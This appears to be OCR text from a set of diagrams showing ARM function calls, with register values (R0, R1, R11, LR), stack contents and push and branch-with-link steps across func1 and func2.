
R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564

Functions




func1
func2
Set params r0,r1
0x00008390
bl func1
0x00008394
push {r11, lr}
set R11
Set new r0, r1
0x00008560
bl func2
0x00008564
push {r11}
STACK
0x000000F8
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
0x03
R1
0x04
R11
0x00000100
LR
0x00008564

Functions




func1
func2
push {r11, lr}
set R11
Set new r0, r1
bl func2
push {r11}
Set params r0,r1
0x00008390
bl func1
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008564

Functions




func1
func2
push {r11, lr}
set R11
Set new r0, r1
bl func2
push {r11}
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x000000FC
0x00000100
0x00000000
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008564
push R11 on Stack

Functions

